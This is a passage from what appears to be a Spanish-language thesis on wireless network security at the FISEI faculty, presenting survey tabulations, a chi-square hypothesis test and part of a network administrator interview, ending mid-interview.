cedula de entrevista al administrador de red de la FISEI.

Tabla 3.2. Variable Dependiente

Fuente: Investigación

3.6. Recolección y Análisis de la Información

Tipos de Investigación

SECUNDARIA	PRIMARIA
• Se recolectó de estudios anteriores como tesis de grado que tienen similitud con las variables del tema propuesto que se encuentra en la biblioteca de la FISEI. • Se encuentra registrada en libros de la biblioteca de la FISEI, tesis de grado, documentación del internet.	• Se recolectó directamente a través del contacto directo con los usuarios de la red inalámbrica de la FISEI para analizar los problemas de vulnerabilidad que posee.

Tabla 3.3. Tipos de investigación

Fuente: Investigación

Técnicas de Investigación

BIBLIOGRÁFICA	DE CAMPO
• Se recolectó información de libros, revistas, internet, etc.	• Para la recolección de la información se usó: encuestas y entrevistas.

Tabla 3.4. Técnicas de investigación

Fuente: Investigación

Recolección de la Información

PREGUNTAS	EXPLICACIÓN
1. ¿Para qué?	Recolectar información primaria para comprobar y contrastar con la hipótesis.
2. ¿A qué personas o sujetos?	La población se tomará a los usuarios de la red inalámbrica de la FISEI.
3. ¿Sobre qué aspectos?	VI: Vulnerabilidad de la Red Inalámbrica.

	VD: Inseguridad de la Información.
4. ¿Quién?	Investigador (a)
5. ¿Cuándo?	De acuerdo al cronograma establecido.
6. ¿Lugar de recolección de la información?	FISEI.
7. ¿Cuántas veces?	1 sola vez.
8. ¿Qué técnica de recolección?	Encuesta y entrevista.
9. ¿Con qué?	Cuestionario y cédula de entrevista.
10. ¿En qué situación?	Situación normal y cotidiana.

Tabla 3.5. Recolección de la información

Fuente: Investigación

3.7. Procesamiento y Análisis de la Información

Revisión y codificación de la información.

Categorización y tabulación de la información.

1. Tabulación manual.
2. Tabulación computarizada: Programa spss.

Análisis de los datos.

Interpretación de los resultados.

1. La presentación de los datos se dará a través de gráficos cuadros para analizar e interpretarlos.
2. Redactar una síntesis general de los resultados.

CAPITULO IV

4. ANÁLISIS E INTERPRETACIÓN DE RESULTADOS

4.1. Análisis de la necesidad

En vista que las redes inalámbricas se encuentran en un gran apogeo actualmente y son las preferidas por los atacantes informáticos para ser vulneradas, la Facultad de Ingeniería en Sistemas Electrónica e Industrial se ve en la necesidad de realizar un análisis a su red inalámbrica interna para mejorarla y optimizarla.

4.2. Análisis e interpretación de los resultados

En la presente investigación la información fue recopilada utilizando como técnica la Encuesta, la misma que fue aplicada a los usuarios de la red inalámbrica de la FISEI de acuerdo al modelo presentado en el Anexo 2. Además se utilizó la Entrevista para obtener información del Departamento de Redes tomando como base un modelo de cuestionario que se adjunta también en el Anexo 3. A continuación se presentan los resultados.

4.2.1. Análisis de los resultados de las encuestas

Encuesta dirigida a los usuarios de la Facultad de Ingeniería en Sistemas, Electrónica e Industrial.

Pregunta N° 1.

¿Antes de conectarse a una red inalámbrica presta atención en el nombre de la red a la que se va a conectar?

Cuadro N°1

N°	ITEMS	FRECUENCIA	%
a	Si	106	90
b	No	12	10
TOTAL		118	100

Tabla 4.1. Tabulación de la Encuesta – Pregunta 1

Fuente: Investigación




Gráfico 4.1. Tabulación de la Encuesta – Pregunta 1

Análisis e Interpretación.

De las 118 encuestas realizadas 106 usuarios que equivale el 90% de los encuestados afirman que prestan atención a las seguridades existentes en el punto de acceso que se van a conectar, mientras que 12 usuarios que equivale 10% de los encuestados no presta atención.

Se puede apreciar que ciertos usuarios no prestan atención a que red inalámbrica se van a conectar, desconociendo que pueden existir puntos de accesos falsos con las mismas características que el original incluso el nombre.

Pregunta N° 2

¿Es de su conocimiento que debido a que la información viaja por el aire en una red inalámbrica es más susceptible a que ésta pueda ser interceptada por otra persona?

Cuadro N°2

N°	ITEMS	FRECUENCIA	%
a	Si	104	88
b	No	14	12
TOTAL		118	100

Tabla 4.2. Tabulación de la Encuesta – Pregunta 2

Fuente: Investigación




Gráfico 4.2. Tabulación de la Encuesta – Pregunta 2

Análisis e Interpretación.

De las 118 encuestas realizadas 104 usuarios que equivale al 88% de los encuestados conocen los riesgos de conectarse a una red inalámbrica, 14 usuarios que equivale 12% de los encuestados desconocía este tipo de riesgos.

Se puede constatar que un pequeño porcentaje desconoce que la información que viaja por el aire en las redes inalámbricas puede ser interceptada por otras personas si no se toma medidas de protección sea un software para estos fines como un IPS.

Pregunta N° 3

Seleccione los tipos de ataques a redes inalámbricas que conoce o ha escuchado.

Cuadro N°3

N°	ITEMS	FRECUENCIA
a	Man in the Middle	39
b	ARP poisoning	28
c	MAC spoofing	45
d	Rogue Access Point	30
e	Ninguno	57
TOTAL		199

Tabla 4.3 Tabulación de la Encuesta – Pregunta 3

Fuente: Investigación

Al tener una pregunta con varias alternativas contestadas en forma múltiple se realizará un análisis individual, siendo su sumatoria mayor al número de participantes por lo mismo cada valor se lo representará con el porcentaje correspondiente al total de 118 encuestas.

Alternativa a: *Man in the Middle*




Gráfico 4.3.1 Tabulación de la Encuesta – Pregunta 3

Interpretación

El 33% de las respuestas obtenidas sobre la pregunta tres definen que los usuarios poseen conocimiento del ataque Man in the Middle, mientras que el 67% poseen conocimiento de otros tipos de ataques.

Alternativa b: *ARP poisoning*




Gráfico 4.3.2 Tabulación de la Encuesta – Pregunta 3

Interpretación

El 24% de las respuestas obtenidas sobre la pregunta tres definen que los usuarios poseen conocimiento del ataque ARP poisoning, mientras que el 76% poseen conocimiento de otros tipos de ataques.

Alternativa c: *MAC spoofing*




Gráfico 4.3.3 Tabulación de la Encuesta – Pregunta 3

Interpretación

El 38% de las respuestas obtenidas sobre la pregunta tres definen que los usuarios poseen conocimiento del ataque MAC Spoofing, mientras que el 62% poseen conocimiento de otros tipos de ataques.

Alternativa d: *Rogue Access Point*




Gráfico 4.3.4 Tabulación de la Encuesta – Pregunta 3

Interpretación

El 25% de las respuestas obtenidas sobre la pregunta tres definen que los usuarios poseen conocimiento del ataque Roque Access Point, mientras que el 75% poseen conocimiento de otros tipos de ataques.

Alternativa e: *Ninguno*




Gráfico 4.3.5 Tabulación de la Encuesta – Pregunta 3

Interpretación

El 44% de las respuestas obtenidas sobre la pregunta tres definen que los usuarios no poseen conocimiento de ningún tipo de ataque a redes inalámbricas, mientras que el 56% poseen conocimiento de otros tipos de ataques.

Análisis

Cabe recalcar que en su mayoría los usuarios aun desconocen que tipos de ataques a redes inalámbricas existen, por tal motivo son los más vulnerables al no tener conocimiento sobre la manera de protegerse.

Pregunta N° 4

¿Cuál es el método de conexión a la red inalámbrica de la FISEI?

Cuadro N°4

N°	ITEMS	FRECUENCIA	%
a	Ingresando usuario y contraseña	37	31
b	Registrando la dirección MAC	81	69
TOTAL		118	100

Tabla 4.4. Tabulación de la Encuesta – Pregunta 4

Fuente: Investigación




Gráfico 4.4. Tabulación de la Encuesta – Pregunta 4

Análisis e Interpretación.

De las 7 encuestas realizadas 37 usuarios que equivale el 31% de la población el método que usan para conectarse a la red inalámbrica de la FISEI es ingresando el nombre de usuario y contraseña por medio de un portal cautivo mientras que 81 usuarios que equivale el 69% de los encuestados primero deben registrar su dirección MAC en la oficina de Administración de Redes para poder tener acceso a la red inalámbrica de la FISEI.

Se puede observar que en su mayoría el método de conexión de los usuarios a la red inalámbrica de la FISEI es por medio del registro previo de las direcciones MAC, de esta manera queda demostrado que podría existir una gran posibilidad de suplantación de las MAC's para lograr acceder.

Pregunta N° 5

¿Cree que se mantiene la confidencialidad de los datos en la red inalámbrica de la FISEI?

Cuadro N°5

N°	ITEMS	FRECUENCIA	%
a	Si	55	47
b	No	63	53
TOTAL		118	100

Tabla 4.5. Tabulación de la Encuesta – Pregunta 5

Fuente: Investigación




Gráfico 4.5. Tabulación de la Encuesta – Pregunta 5

Análisis e Interpretación.

De las 118 encuestas realizadas 55 usuarios que equivale el 47% de los encuestados cree que se mantiene la confidencialidad de los datos en la red inalámbrica de la FISEI, 63 usuarios que equivale 53% de los encuestados desconoce si existe confidencialidad.

De esta manera se comprueba que más del 50% de los usuarios especulan que la red inalámbrica de la FISEI no es confiable por una o varias causas.

Pregunta N° 6

¿Ha sido víctima de robos de contraseñas al usar la red inalámbrica de la FISEI?

Cuadro N°6

N°	ITEMS	FRECUENCIA	%
A	Si	27	23
B	No	91	77
TOTAL		118	100

Tabla 4.6. Tabulación de la Encuesta – Pregunta 6

Fuente: Investigación




Gráfico 4.6. Tabulación de la Encuesta – Pregunta 6

Análisis e Interpretación.

De las 118 encuestas realizadas 27 personas que equivale el 23% de la muestra ha sido víctima de robos de contraseñas, 91 personas que equivale 77% de los encuestados no han sido víctimas de robos de contraseñas.

Se puede comprobar que a pesar de tener solamente un 23%, es decir un porcentaje bajo de usuarios que han sido victimas de robos si han existido robos de contraseñas en la red inalámbrica de la FISEI, puede ser tanto por descuido tanto del docente como del usuario.

Pregunta N° 7

¿Qué tipo de seguridad posee su computador para evitar robos de información?

Cuadro N°7

N°	ITEMS	FRECUENCIA
a	Firewall	81
b	Software de detección malware	41
c	Software de detección spyware	37
d	Antivirus	96
e	IPS	6
f	Ninguna	10
TOTAL		271

Tabla 4.7. Tabulación de la Encuesta – Pregunta 7

Fuente: Investigación

Al poseer otra pregunta con varias alternativas contestadas en forma múltiple se procederá de igual manera como la pregunta tres, es decir por medio de un análisis individual, siendo su sumatoria mayor al número de participantes por lo mismo cada valor se lo representará con el porcentaje correspondiente al total de 118 encuestas.

Alternativa a: *Firewall*




Gráfico 4.7.1 Tabulación de la Encuesta – Pregunta 7

Interpretación

El 69% de las respuestas obtenidas sobre la pregunta siete definen que los usuarios tienen activado el Firewall en su computador como medida de protección a ataques, mientras que el 31% tienen otras medidas.

Alternativa b: *Software de detección de malware*




Gráfico 4.7.2 Tabulación de la Encuesta – Pregunta 7

Interpretación

El 35% de las respuestas obtenidas sobre la pregunta siete definen que los usuarios como medida de protección en su computador han instalado un software de detección de malware, mientras que el 65% usan otras medidas de protección.

Alternativa c: *Software de detección de spyware*




Gráfico 4.7.3 Tabulación de la Encuesta – Pregunta 7

Interpretación

El 31% de las respuestas obtenidas sobre la pregunta siete definen que los usuarios han optado por instalar un software de detección de spyware, mientras que el 69% han preferido otras medidas de protección.

Alternativa d: *Antivirus*




Gráfico 4.7.4 Tabulación de la Encuesta – Pregunta 7

Interpretación

El 81% de las respuestas obtenidas sobre la pregunta siete definen que los usuarios prefieren proteger su computador instalando un antivirus, mientras que el 19% optan por otras medidas de protección.

Alternativa e: *IP's*




Gráfico 4.7.5 Tabulación de la Encuesta – Pregunta 7

Interpretación

Con un 7% los IP's no son considerados por los usuarios como medida de protección debido a que son más usados con fines empresariales.

Alternativa f: *Ninguna*




Gráfico 4.7.6 Tabulación de la Encuesta – Pregunta 7

Interpretación

La alternativa f tuvo un 8% de las respuestas obtenidas sobre la pregunta siete demostrando que los usuarios no poseen ningún software instalado en su computador para protegerlo de ataques, mientras que el 92% de usuarios si poseen algún tipo de software como medida de protección en su computador.

Análisis.

Se puede observar que en su mayoría los usuarios usan como medida de seguridad los antivirus para proteger su computador de amenazas externas, a pesar de no ser el método más efectivo.

Pregunta N° 8

Cuando desea acceder a la red inalámbrica de la FISEI esta se encuentra…

Cuadro N°8

N°	ITEMS	FRECUENCIA	%
a	Siempre disponible	32	27
b	No disponible, tiene que esperar min. para conectar	47	40
c	Disponible pero no conecta	39	33
TOTAL		118	100

Tabla 4.8. Tabulación de la Encuesta – Pregunta 8

Fuente: Investigación




Gráfico 4.8. Tabulación de la Encuesta – Pregunta 8

Análisis e Interpretación.

De las 118 encuestas realizadas 32 usuarios que equivale el 27% de los encuestados señalan que la red inalámbrica de la FISEI siempre se encuentra disponible, 47 usuarios que equivale 40% de los encuestados tiene que esperar unos minutos para poder conectar y 39 usuarios encuestados equivalente al 33% indican que la red se encuentra disponible pero no conecta.

Se puede confirmar que existen problemas de disponibilidad en la red inalámbrica, cuando los usuarios desean acceder a la red esta no se encuentra siempre disponible.

Pregunta N° 9

¿Cómo considera el nivel de cobertura de la red inalámbrica de la Facultad?

Cuadro N°9

N°	ITEMS	FREC.	%
A	Puede acceder desde el exterior del edif. y dentro del mismo	10	9
B	Puede acceder desde cualquier lugar dentro del edificio	45	38
C	Solo se puede acceder desde determinados lugares del edif.	63	53
TOTAL		118	100

Tabla 4.9. Tabulación de la Encuesta – Pregunta 9

Fuente: Investigación




Gráfico 4.9. Tabulación de la Encuesta – Pregunta 9

Análisis e Interpretación.

De las 118 encuestas realizadas 10 usuarios que equivale el 9% de los encuestados tienen acceso desde el exterior del edificio además que dentro del mismo; 45 usuarios que equivale 38% de los encuestados solamente puede acceder desde el interior del edificio, encuestados equivalente al 53% solamente puede acceder desde determinados lugares del edificio.

Demostrando que existen problemas de cobertura, y solo desde ciertos lugares se puede acceder a la red inalámbrica.

Pregunta N°10

¿Cómo considera el nivel de confiabilidad en la red inalámbrica de la FISEI?

Cuadro N°10

N°	ITEMS	FRECUENCIA	%
a	Alta	4	3
b	Media	75	64
c	Baja	39	33
TOTAL		118	100

Tabla 4.10. Tabulación de la Encuesta – Pregunta 10

Fuente: Investigación




Gráfico 4.10. Tabulación de la Encuesta – Pregunta 10

Análisis e Interpretación.

De las 118 encuestas realizadas 4 usuarios que equivale el 3% de los encuestados consideran que es alto el nivel de confiabilidad, 75 usuarios que equivale 64% de los encuestados señalan que el nivel de confiabilidad es medio y 39 encuestados equivalente al 33% indican que el grado de confiabilidad es bajo.

Dejando muy en claro que según los usuarios no existe un alto grado de confiabilidad en la red inalámbrica de la FISEI.

4.2.2. Verificación de Hipótesis

Planteamiento de la Hipótesis

Modelo Lógico:

"El análisis de las vulnerabilidades de la red inalámbrica influye en la seguridad de la información de los usuarios de la FISEI**"**

a) **Hipótesis Nula (H_o):** "El análisis de las vulnerabilidades de la red inalámbrica NO influye en la seguridad de la información de los usuarios de la FISEI"

b) **Hipótesis Alterna (H_1): "**El análisis de las vulnerabilidades de la red inalámbrica **SI** influye en la seguridad de la información de los usuarios de la FISEI**"**

Modelo Matemático:

$H_0 = H_1$
$H_0 \neq H_1$

Nivel de Significancia

El nivel de significancia denominado nivel de confianza, se refiere a la probabilidad de que los resultados observados se deban al azar. Este valor es fijado por el investigador, usualmente es el 5% o 10%. Lo que indica que si se toma $\alpha = 0.05$, se está significando que solo en un 5% de las veces en que se realice la medición, el resultado obtenido podría deberse al azar. De lo contrario

se podría decir que existe un nivel de confianza del 95% que el resultado es real y no debido a la casualidad.

Nivel de confiabilidad = 95%

Para comprobación de la hipótesis se selecciona un nivel de significación del 5%, (α=0,05), dónde: α = nivel de significancia.

Determinar las frecuencias observadas y esperadas

A continuación se presenta la tabla de frecuencias observadas con los datos extraídos de las encuestas y agrupados por la preguntas más significativas relacionadas con las variables independiente y la variable dependiente y en función de estás se calculo las frecuencias esperadas y por último Chi cuadrado (X^2).

Frecuencias Observadas:

N°	Pregunta	Si	No	Total
1	¿Antes de conectarse a una red inalámbrica presta atención en el nombre de la red a la que se va a conectar?	106	12	118
2	¿Es de su conocimiento que debido a que la información viaja por el aire en una red inalámbrica es más susceptible a que esta pueda ser interceptada por otra persona?	104	14	118
5	¿Cree que se mantiene la confidencialidad de los datos en la red inalámbrica de la FISEI?	55	63	118
6	¿Ha sido víctima de robos de contraseñas al usar la red inalámbrica de la FISEI?	27	91	118
TOTALES		**292**	**180**	**472**

Tabla 4.11. Frecuencias Observadas

Fuente: Investigación

Frecuencias esperadas:

$$fe = \frac{(\boldsymbol{Total\ filas})(\boldsymbol{Total\ columnas})}{\boldsymbol{Gran\ total}}$$

N°	Pregunta	Si	No	Total
1	¿Antes de conectarse a una red inalámbrica presta atención en el nombre de la red a la que se va a conectar?	73	45	118
2	¿Es de su conocimiento que debido a que la información viaja por el aire en una red inalámbrica es más susceptible a que esta pueda ser interceptada por otra persona?	73	45	118
5	¿Cree que se mantiene la confidencialidad de los datos en la red inalámbrica de la FISEI?	73	45	118
6	¿Ha sido víctima de robos de contraseñas al usar la red inalámbrica de la FISEI?	73	45	118
TOTALES		**292**	**180**	**472**

Tabla 4.12. Frecuencias Esperadas

Fuente: Investigación

Selección del estadístico:

Para la aplicación del chi-cuadrado se aplica la siguiente fórmula:

$$x^2 = \frac{\sum(Fo - Fe)^2}{Fe}$$

Donde:

$\sum =$ Sumatoria

Fo = Frecuencias observadas

Fe = Frecuencias esperadas

$\mathbf{x^2}$ **=** Chi cuadrado

Fo	Fe	Fo - Fe	$(Fo - Fe)^2$	$(Fo - Fe)^2 / Fe$
106	73	33	1089	14,9178
12	45	-33	1089	24,2
104	73	31	961	13,1644
14	45	-31	961	21,3556
55	73	-18	324	4,4384
63	45	18	324	7,2
27	73	-46	2116	28,9863
91	45	46	2116	47,0222
				161,2847

Tabla 4.13. Cálculo de Chi cuadrado

Fuente: Investigación

X^2 calculado = 161,285

Región de aceptación y rechazo.

Se debe calcular los grados de libertad, y se determina el valor Chi-Cuadrado en la tabla estadística.

Grados de Libertad

GL = (c - 1)*(f - 1)

GL = (4 - 1)*(2 - 1)

GL = 3*1

GL = 3

Dónde:

c = columnas

f = filas

GL = grados de libertad

Distribución de X^2					
GL	**0,1**	**0,05**	**0,025**	**0,01**	**0,005**
1	2,71	3,84	5,02	6,63	7,88
2	4,61	5,99	7,38	9,21	10,60
3	6,25	7,81	9,35	11,34	12,84
4	7,78	9,49	11,14	13,28	14,86
5	9,24	11,07	12,83	15,09	16,75

Tabla 4.14 Tabla estadística

Fuente: Investigación

Valor de chi-cuadrado de la tabla estadística, según 3 gl. y 0,05 Xt2 = 7,81

Criterio de decisión:

$X^2 < Xt^2(c-1)(f-1) \rightarrow$ Acepta Ho

En donde:

$X^2 = 161,2847$

$Xt^2 (c-1) (f-1) = 7,81$

Valores de decisión:

161,2847 > 7,81

Debido a que X^2 es mayor a $Xt^2(c-1)(f-1)$ se rechaza Ho y se acepta Hi. Por lo tanto es factible **"**El análisis de las vulnerabilidades de la red inalámbrica influye en la seguridad de la información de los usuarios de la FISEI**".**

4.2.3. Análisis de los resultados de la entrevista a Encargado del Departamento de Redes de la FISEI.

1.- ¿Qué tipos de mecanismos de seguridad posee la red inalámbrica de la FISEI?

Utilizamos un Server Radius basado en software libre.

2.- ¿Cree que han existido robos de contraseñas a docentes en la red inalámbrica?

Si han existido, pero todo ha sucedido por la imprudencia de los usuarios.

3.- ¿Han existido ataques a la red inalámbrica? Si ha existido que se ha hecho para sobrellevarla.

No es un 100% comprobado que no han existido, pero se puede decir que si existen personas que se han querido conectar a la red inalámbrica, se ha podido comprobar por medio del registro de las MAC Address en el sistema de control del server radius en los .log. Es difícil tomar alguna medida para evitar que la gente se conecte, todas las personas intentan conectarse pero el sistema los bloquea, no les permite conectarse y obviamente intentan buscar otro método de conexión pero la mayoría de personas no lo logrará pero obviamente hablando de los 800 estudiantes un 2% puede ser que lo logren.

4.- ¿Existe alguna forma de controlar el alcance de la señal de la red inalámbrica de la FISEI?

Para controlar el alcance sería solo en la parte de estructura del diseño de las antenas y la ubicación de los puntos de acceso, no se puede configurar que irradie hasta cierto punto. La ubicación de los AP's que posee la Facultad solo trabaja dentro de los dos edificios.

5.- ¿Con qué frecuencia existen problemas de caídas de la red inalámbrica?

